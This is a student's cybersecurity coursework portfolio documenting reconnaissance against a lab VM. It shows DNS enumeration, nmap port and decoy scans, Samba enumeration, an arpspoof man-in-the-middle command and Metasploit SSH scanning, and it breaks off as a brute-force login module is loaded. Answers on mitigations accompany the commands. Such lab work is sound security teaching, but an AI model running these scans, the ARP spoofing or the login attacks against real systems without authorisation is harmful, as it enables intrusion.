

University of Westminster

School of Computer Science and Engineering

Cyber Security Coursework

Portfolio

Student name: Ryan Rahman

Student ID: w1967351

Question 1A

1)

dnsenum:

```
Student ID: w1967351 | kali@kali:~/Desktop$ dnsenum cwscenario.uk
dnsenum VERSION:1.3.1

----- cwscenario.uk -----

Host's addresses:
-----
cwscenario.uk.          33      IN      A       82.29.186.6
3

Name Servers:
-----
ns2.dns-parking.com.   5993    IN      A       162.159.25.
42
ns1.dns-parking.com.   5995    IN      A       162.159.24.
201

Mail (MX) Servers:
-----
mx1.hostinger.com.     92      IN      A       172.65.182.
103
mx2.hostinger.com.     231     IN      A       172.65.182.
103

Trying Zone Transfers and getting Bind Versions:
-----

Trying Zone Transfer for cwscenario.uk on ns2.dns-parking.com ...
AXFR record query failed: Network is unreachable

Trying Zone Transfer for cwscenario.uk on ns1.dns-parking.com ...
AXFR record query failed: Connection timed out

Brute forcing with /usr/share/dnsenum/dns.txt:
-----
```

Dns nmap:

```
Student ID: w1967351 | kali@kali:~$ dnsmap cwscenario.uk
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for cwscenario.uk using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

admin.cwscenario.uk
IPv6 address #1: 2a02:4780:a:681:0:367f:2416:5

admin.cwscenario.uk
IP address #1: 82.29.186.63
```

Dnsenum commands combined:

```
Student ID: w1967351 | kali@kali:~/Desktop$ dnsenum --scrap 10 --recursion --subfile subdomains.txt --threads 20 -v cwscenario.uk
dnsenum VERSION:1.3.1
```

— cwscenario.uk —

Host's addresses:

cwscenario.uk.	838	IN	A	82.29.186.63
----------------	-----	----	---	--------------

Wildcards test:

good

Name Servers:

ns2.dns-parking.com.	4982	IN	A	162.159.25.42
ns1.dns-parking.com.	4984	IN	A	162.159.24.201

Mail (MX) Servers:

mx1.hostinger.com.	294	IN	A	172.65.182.103
mx2.hostinger.com.	215	IN	A	172.65.182.103

Trying Zone Transfers and getting Bind Versions:

```
Trying Zone Transfer for cwscenario.uk on ns2.dns-parking.com ...
Trying Zone Transfer for cwscenario.uk on ns1.dns-parking.com ...
AXFR record query failed: Connection timed out
AXFR record query failed: Connection timed out
```

Scraping cwscenario.uk subdomains from Google:

— Google search page: 1 —

```
Student ID: w1967351
82.29.186.247 ...
82.29.186.249 ...
82.29.186.250 ...
82.29.186.251 ...
82.29.186.252 ...
82.29.186.253 ...
82.29.186.254 ...
82.29.186.255 ...

0 results out of 256 IP addresses.

cwsenario.uk ip blocks:
done.

Student ID: w1967351 | kali@kali:~/Desktop$
```

2)

DNS enumeration revealed key information such as name servers, mail exchange (MX) records, and publicly accessible host records. This information can pose several risks to an organisation.

For example, MX records identify the organisation's mail servers, which can be targeted for phishing campaigns or brute-force attacks. Name server information can be used to attempt DNS spoofing or zone transfer attacks if misconfigured. Additionally, any discovered hostnames or subdomains provide attackers with a clearer map of the network, allowing them to focus on specific services that may be outdated or vulnerable.

Overall, this information reduces the attacker's uncertainty and enables more targeted and effective attacks against the organisation's infrastructure.

3)

An organisation can reduce DNS exposure by restricting what its public DNS server reveals. The most effective method is to disable unauthorised zone transfers so attackers cannot download the full DNS record list. This ensures only essential, public-facing information is visible and prevents unnecessary internal details from being exposed.

Question 1B

1)

The robots.txt file is a publicly accessible configuration file used by websites to instruct search engine crawlers which directories or pages should not be indexed. While it is intended for search engine behaviour control, it does not provide any access control or security.

Attackers often examine robots.txt because developers sometimes list sensitive or hidden directories, such as admin panels or backup folders, which can reveal valuable targets for further investigation.

2)

```
Student ID: w1967351 | kali@kali:~$ curl -v http://192.168.144.128/robots.txt
* Trying 192.168.144.128:80 ...
* Connected to 192.168.144.128 (192.168.144.128) port 80
* using HTTP/1.x
> GET /robots.txt HTTP/1.1
> Host: 192.168.144.128
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Tue, 17 Feb 2026 13:54:58 GMT
< Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
< Vary: Accept-Encoding
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /robots.txt was not found on this server.</p>
</body></html>
* Connection #0 to host 192.168.144.128 left intact
```

I attempted to retrieve the robots.txt file using a curl request. The server returned a **404 Not Found response**, indicating that the OWASP machine does not host a robots.txt file.

This means that this particular reconnaissance method did not reveal any hidden directories or sensitive paths. However, the absence of a robots.txt file does not indicate that the system is secure — it simply means that this passive enumeration technique did not yield useful results.

3)

Organisations should not use robots.txt to hide sensitive content because it is publicly accessible and can be read by attackers. Sensitive directories such as admin panels, backups, configuration files and development areas should not be listed in robots.txt as a security control.

Instead, access should be restricted using proper authentication, authorisation, network filtering and server-side access controls. Sensitive resources should be protected even if they are not indexed by search engines, because hiding a path does not prevent direct access.

Question 2A

1)

```
Student ID: w1967351 | kali@kali:~$ nmap --script http-enum -p 80 192.168.144.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 16:55 GMT
Nmap scan report for 192.168.144.130
Host is up (0.00066s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /wordpress/: Blog
|   /test/: Test page
|   /mono/: Mono
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /phpmyadmin/: phpMyAdmin
|   /wordpress/wp-login.php: Wordpress login page.
|   /cgi-bin/: Potentially interesting folder w/ directory listing
|   /icons/: Potentially interesting folder w/ directory listing
|_  /images/: Potentially interesting folder w/ directory listing

Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds
Student ID: w1967351 | kali@kali:~$
```

```
Student ID: w1967351 | kali@kali:~$ nmap --script http-enum -p 80 192.168.144.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 16:58 GMT
Nmap scan report for 192.168.144.130
Host is up (0.00053s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /wordpress/: Blog
|   /test/: Test page
|   /mono/: Mono
|   /crossdomain.xml: Adobe Flash crossdomain policy
|   /phpmyadmin/: phpMyAdmin
|   /wordpress/wp-login.php: Wordpress login page.
|   /cgi-bin/: Potentially interesting folder w/ directory listing
|   /icons/: Potentially interesting folder w/ directory listing
|_  /images/: Potentially interesting folder w/ directory listing
```

I used the Nmap **http-enum** NSE script against ports 80 and 8080 to enumerate accessible directories and identify web applications such as WordPress, phpMyAdmin, and Apache Tomcat.

2)

Passive reconnaissance helps you understand the site's structure before scanning, so your folder-enumeration guesses are more accurate and more likely to find real directories.

3)

Folder-enumeration tools check whether a folder exists by sending a request to that path and analysing the server's response code. If the server returns anything other than a 404, the tool assumes the folder is real.

Question 2B

1)

```
Student ID: w1967351 | kali@kali:~$ nmap -sn 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:28 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00039s latency).
MAC Address: 00:0C:29:88:66:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds
```

To identify the live host on the network, I began with a simple Nmap scan against the target IP address. This allowed me to confirm whether the machine was reachable and responding. I then used a ping-only scan (**nmap -sn**) to perform host discovery without probing any ports. This method keeps the scan low-noise and reduces the chance of triggering firewalls or intrusion detection systems, while still confirming that the target is active on the network.

2)

I chose this host-identification method because it provides a low-noise way to confirm whether the target machine is active without performing a full port scan. Using a simple Nmap probe followed by a ping-only scan (**-sn**) allowed me to verify that the host was online while keeping the traffic minimal, reducing the likelihood of triggering firewalls or intrusion detection systems.

3) TCP SYN SCAN:

```
Student ID: w1967351 | kali@kali:~/Desktop/6COSC019W$ nmap -sS 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 15:18 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00079s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
MAC Address: 00:0C:29:19:BF:C7 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds

Student ID: w1967351 | kali@kali:~/Desktop/6COSC019W$
```

TCP FIN SCAN:

```
Student ID: w1967351 | kali@kali:~/Desktop/6C0SC019W$ nmap -sF 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 15:15 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00060s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
139/tcp   open|filtered netbios-ssn
143/tcp   open|filtered imap
443/tcp   open|filtered https
445/tcp   open|filtered microsoft-ds
5001/tcp  open|filtered complex-link
8080/tcp  open|filtered http-proxy
8081/tcp  open|filtered blackice-icecap
MAC Address: 00:0C:29:19:BF:C7 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
Student ID: w1967351 | kali@kali:~/Desktop/6C0SC019W$
```

The TCP SYN scan results showed that ports marked as open responded with a SYN-ACK packet, indicating that a service is actively listening. Nmap then sent a RST packet to terminate the connection without completing the handshake. Ports marked as closed returned a RST response, meaning the port is reachable but no service is running.

In the TCP FIN scan, ports identified as open|filtered did not respond to the FIN packet. According to TCP standards, open ports do not respond to FIN packets, while closed ports return a RST. However, firewalls may also drop packets without responding, making it impossible to distinguish between open and filtered ports. This is why Nmap labels them as open|filtered.

4)

I used a TCP SYN scan (-sS) because it is fast and relatively stealthy, allowing me to identify open ports without completing the full TCP three-way handshake, which reduces the likelihood of detection by intrusion detection systems. I also used a TCP FIN scan (-sF) because it can help identify ports that may be filtered by firewalls, as FIN packets can bypass some simple filtering rules. Using both scan types allowed me to compare results and better distinguish between open, closed, and potentially filtered ports, providing a more complete understanding of the target's network behaviour.

5)

```
Student ID: w1967351 | kali@kali:~$ sudo nmap -sU --reason 192.168.144.128
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 13:56 GMT
Nmap scan report for 192.168.144.128
Host is up, received reset ttl 128 (0.00061s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE      REASON
137/udp    open  netbios-ns   udp-response ttl 128

Nmap done: 1 IP address (1 host up) scanned in 10.17 seconds
```

I used Nmap's UDP scan (**-sU**) with the **--reason** flag to identify services running over the UDP transport layer. This scan revealed which UDP ports responded on the target system, complementing the earlier TCP results. It confirmed that port 137/udp (netbios-ns) was open.

Question 2C

1)

SSH Enumeration:

```
Student ID: w1967351 | kali@kali:~$ nmap --script ssh2-enum-algos -p 22 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:31 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00042s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group-exchange-sha1
|     diffie-hellman-group14-sha1
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|     ssh-rsa
|     ssh-dss
|   encryption_algorithms: (13)
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|     arcfour256
|     arcfour128
|     aes128-cbc
|     3des-cbc
```

```

|     aes192-ctr
|     aes256-ctr
|     arcfour256
|     arcfour128
|     aes128-cbc
|     3des-cbc
|     blowfish-cbc
|     cast128-cbc
|     aes192-cbc
|     aes256-cbc
|     arcfour
|     rijndael-cbc@lysator.liu.se
|   mac_algorithms: (7)
|     hmac-md5
|     hmac-sha1
|     umac-64@openssh.com
|     hmac-ripemd160
|     hmac-ripemd160@openssh.com
|     hmac-sha1-96
|     hmac-md5-96
|   compression_algorithms: (2)
|     none
|     zlib@openssh.com
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
```

APACHE HTTP Enumeration:

```
Student ID: w1967351 | kali@kali:~$ nmap --script http-headers -p 80,443 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:34 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00055s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-headers:
|   Date: Wed, 18 Feb 2026 11:34:33 GMT
|   Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|   Last-Modified: Fri, 31 Jul 2015 02:55:52 GMT
|   ETag: "45f13-6da3-51c22f5365e00"
|   Accept-Ranges: bytes
|   Content-Length: 28067
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
443/tcp    open  https
| http-headers:
|   Date: Wed, 18 Feb 2026 11:34:33 GMT
|   Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|   Last-Modified: Fri, 31 Jul 2015 02:55:52 GMT
|   ETag: "45f13-6da3-51c22f5365e00"
|   Last-Modified: Fri, 31 Jul 2015 02:55:52 GMT
|   ETag: "45f13-6da3-51c22f5365e00"
|   Accept-Ranges: bytes
|   Content-Length: 28067
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
443/tcp    open  https
| http-headers:
|   Date: Wed, 18 Feb 2026 11:34:33 GMT
|   Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|   Last-Modified: Fri, 31 Jul 2015 02:55:52 GMT
|   ETag: "45f13-6da3-51c22f5365e00"
|   Accept-Ranges: bytes
|   Content-Length: 28067
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.74 seconds
```

2)

Nmap's OS detection works by analysing how the target responds to specially crafted packets and matching this behaviour to known operating system fingerprints. The scan identified the target as running a Linux-based system (CPE: cpe:/o:linux:linux_kernel).

This matches my prior knowledge that the OWASP Broken Web Applications VM is based on Ubuntu Linux. The service version detection further supports this, as services such as Apache/2.2.14 (Ubuntu) and OpenSSH 5.3p1 are commonly associated with older Ubuntu distributions.

Overall, the result is accurate in identifying the system as Linux-based, although Nmap cannot always determine the exact OS version without additional data.

3)

```
Student ID: w1967351 | kali@kali:~$ sudo nmap -sV -D RND:10 192.168.144.128
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:37 GMT
Nmap scan report for 192.168.144.128
Host is up (0.0077s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.1f)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.1f)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object  Java Object Serialization
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.95%I=7%D=2/18%Time=6995A474%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"xac\xed\x05");
MAC Address: 00:0C:29:88:66:F2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.12 seconds
```

To enumerate the services running on the OWASP machine while hiding my real IP address, I used Nmap's decoy scanning feature. The **-D RND:10** option generates ten random decoy IP addresses, making it difficult for the target to determine which host initiated the scan. Combined with **-sV**, this allowed me to identify the versions of the services running on the open TCP ports while masking my identity.

4)

Administrators can limit scanning effectiveness by blocking unused ports, hiding service banners, and using firewalls or IDS to detect and slow down probes. These steps make it harder for attackers to gather useful information.

Question 2D

1) SSH Enumeration script 1:

```
Student ID: w1967351 | kali@kali:~$ nmap --script ssh2-enum-algos -p 22 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:41 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00027s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group-exchange-sha1
|     diffie-hellman-group14-sha1
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|     ssh-rsa
|     ssh-dss
|   encryption_algorithms: (13)
|     aes128-ctr
|     aes192-ctr
|     aes256-ctr
|     arcfour256
|     arcfour128
|     aes128-cbc
|     3des-cbc
|     blowfish-cbc
|     cast128-cbc
|     aes192-cbc
```

```
Student ID: w1967351 | kali@kali:~$
|   rijndael-cbc@lysator.liu.se
|   mac_algorithms: (7)
|     hmac-md5
|     hmac-sha1
|     umac-64@openssh.com
|     hmac-ripemd160
|     hmac-ripemd160@openssh.com
|     hmac-sha1-96
|     hmac-md5-96
|   compression_algorithms: (2)
|     none
|     zlib@openssh.com
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```

SSH Enumeration script 2:

```
Student ID: w1967351 | kali@kali:~$ nmap --script ssh-auth-methods -p 22 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:43 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00030s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|   publickey
|_  password
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 26.74 seconds
```

2)

```
Student ID: w1967351 | kali@kali:~$ nmap --script imap-capabilities -p 143 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:45 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00031s latency).

PORT      STATE SERVICE
143/tcp    open  imap
|_imap-capabilities: SORT NAMESPACE ACL UIDPLUS QUOTA OK CAPABILITY THREAD=REFERENCES ACL2=UNIONA0001 IDLE completed CHILDREN IMAP4rev1 THREAD=ORDEREDSUBJECT
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
```

3)

In the early stages of an assessment, intrusive Nmap scripts such as brute-force, exploit, and DoS-related scripts are usually avoided. In the early stages of an assessment, intrusive Nmap scripts such as brute-force, exploit, and DoS-related scripts are usually avoided. These scripts generate noisy traffic, risk detection, and may disrupt services, so only safe discovery and enumeration scripts are used at the start.

Question 2E

1) Extensive Samba Enumeration using enum4linux:

```
Student ID: w1967351 | kali@kali:~$ enum4linux -a 192.168.144.128
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb 18 11:47:29 2026
```

```
===== ( Target Information ) =====

Target ..... 192.168.144.128
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
===== ( Enumerating Workgroup/Domain on 192.168.144.128 ) =====
```

```
[+] Got domain/workgroup name: WORKGROUP
```

```
===== ( Nbtstat Information for 192.168.144.128 ) =====
```

```
Looking up status of 192.168.144.128
OWASPBWA <00> - B <ACTIVE> Workstation Service
OWASPBWA <03> - B <ACTIVE> Messenger Service
OWASPBWA <20> - B <ACTIVE> File Server Service
.. _MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
```

```
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
```

```
S-1-22-1-1000 Unix User\user (Local User)
```

```
[+] Enumerating users using SID S-1-5-21-2814459928-1332494333-2211073762 and logon username '', password ''
```

```
S-1-5-21-2814459928-1332494333-2211073762-501 OWASPBWA\nobody (Local User)
S-1-5-21-2814459928-1332494333-2211073762-513 OWASPBWA\None (Domain Group)
S-1-5-21-2814459928-1332494333-2211073762-1000 OWASPBWA\user (Local User)
S-1-5-21-2814459928-1332494333-2211073762-1001 OWASPBWA\root (Local User)
```

```
===== ( Getting printer info for 192.168.144.128 ) =====
```

```
No printers returned.
```

```
enum4linux complete on Wed Feb 18 11:47:38 2026
```

I used the **enum4linux -a** command to perform extensive enumeration of the Samba service. The **-a** flag enables all enumeration modules, including user listing, share discovery, group enumeration, password policy extraction, and OS/workgroup identification. This provides a comprehensive overview of the Samba configuration and potential attack surfaces.

2) Nmap Script #1 — smb-os-discovery:

```
Student ID: w1967351 | kali@kali:~$ nmap --script smb-os-discovery -p 445 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:52 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00042s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:88:66:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
```

Nmap Script #2 — smb-enum-shares:

```
Student ID: w1967351 | kali@kali:~$ nmap --script smb-enum-shares -p 445 192.168.144.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 11:53 GMT
Nmap scan report for 192.168.144.128
Host is up (0.00031s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:88:66:F2 (VMware)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\192.168.144.128\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (owaspbwa server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.144.128\apache:
|     Type: STYPE_DISKTREE
|     Comment: Apache Web Server Root
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\www
|     Anonymous access: <none>
|   \\192.168.144.128\tomcat:
|     Type: STYPE_DISKTREE
|     Comment: Tomcat6 Root
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\tomcat6
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.144.128\usr:
|     Type: STYPE_DISKTREE
|     Comment: /usr
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\usr
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.144.128\var:
|     Type: STYPE_DISKTREE
|     Comment: /var
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var
|     Anonymous access: <none>
|     Current user access: <none>
|_

Nmap done: 1 IP address (1 host up) scanned in 16.97 seconds
```

The impact of Samba enumeration can be reduced by restricting SMB access to trusted internal hosts only. Disabling anonymous or guest access also prevents attackers from gathering useful information. These controls significantly limit what an attacker can learn from Samba.

1)

[illegible]

```
Student ID: w1967351 | kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.144.1 192.168.144.128
[sudo] password for kali:
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
0:c:29:d3:3a:fd 0:50:56:c0:0:1 0806 42: arp reply 192.168.144.128 is-at 0:c:29:d3:3a:fd
```

3)

Session hijacking is an attack in which an attacker takes control of a valid user session by obtaining the session token, usually stored in cookies. Since web applications rely on session IDs to maintain authentication, possession of a valid token allows an attacker to impersonate the user without needing login credentials.

Attackers can obtain session tokens through methods such as packet sniffing, cross-site scripting (XSS), or man-in-the-middle attacks. This poses serious threats, including unauthorised account access, data theft, financial fraud, and privilege abuse. In organisational environments, hijacking a privileged session could lead to full system compromise.

4)

Session hijacking can be prevented by enforcing HTTPS to encrypt all communication, preventing attackers from intercepting session tokens. Cookies should be configured with the Secure and HttpOnly attributes to ensure they are only transmitted over encrypted connections and cannot be accessed via client-side scripts.

Session IDs should be regenerated after login and expire after a short period of inactivity to reduce the risk of reuse. Additional protections such as multi-factor authentication (MFA) and monitoring unusual session activity further reduce the impact of hijacking attempts.

1)

[illegible]

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.144.128
RHOSTS => 192.168.144.128
msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 192.168.144.128 - Key fingerprint: ssh-rsa AAAAB3NzaC1yc2EAAAQEAwapaepasy2vyKiRMUrWe4IzrDzKpRodz81xlfXenZyZ/eg9uEIXeKATXm1X9iCZ27f+nnrhtswKKpHqpEhj
uy1UGTg7GtcxSS3qAbq55Hj07uMt1wTwtKRgcvsq3bERuc35AIX12+t651Iy76ag1qmKAK+14RBSEYGHrB4/Kch+p9nZy8c2Xnj1ChZNoAMdXcDj/MdfeBd5a5x0C0pjgEfC8jEoH1rc+atUhsqb2hgQoqJPA30
18QELQ8NdehBWKGoovGCBHNLtiKsW/KddD7Z0QS38kuthGRDQq4NuAeshfJm3a1756jUblnWeil4z08CbJ60Bx187CqCaFDQ=
[*] 192.168.144.128 - SSH server version: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and
'?' was replaced with '*' in regular expression
[*] 192.168.144.128 - Server Information and Encryption
```

Type	Value	Note
encryption.compression	none	
encryption.compression	zlib@openssh.com	
encryption.encryption	aes128-ctr	
encryption.encryption	aes192-ctr	
encryption.encryption	aes256-ctr	
encryption.encryption	arcfour256	Deprecated
encryption.encryption	arcfour128	Deprecated
encryption.encryption	aes128-cbc	Deprecated
encryption.encryption	3des-cbc	Deprecated

```
Student ID: w1967351 | kali@kali:~$
os.version                10.04
service.cpe23             cpe:/a:openbsd:openssh:5.3p1
service.family            OpenSSH
service.product           OpenSSH
service.protocol          ssh
service.vendor            OpenBSD
service.version           5.3p1

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

2)

```
Student ID: w1967351 | kali@kali:~$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
```

```
Student ID: w1967351 | kali@kali:~$
```

```
msf6 > search ssh_login
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/ssh/ssh_login_pubkey`

```
msf6 > use auxiliary/scanner/ssh/ssh_login
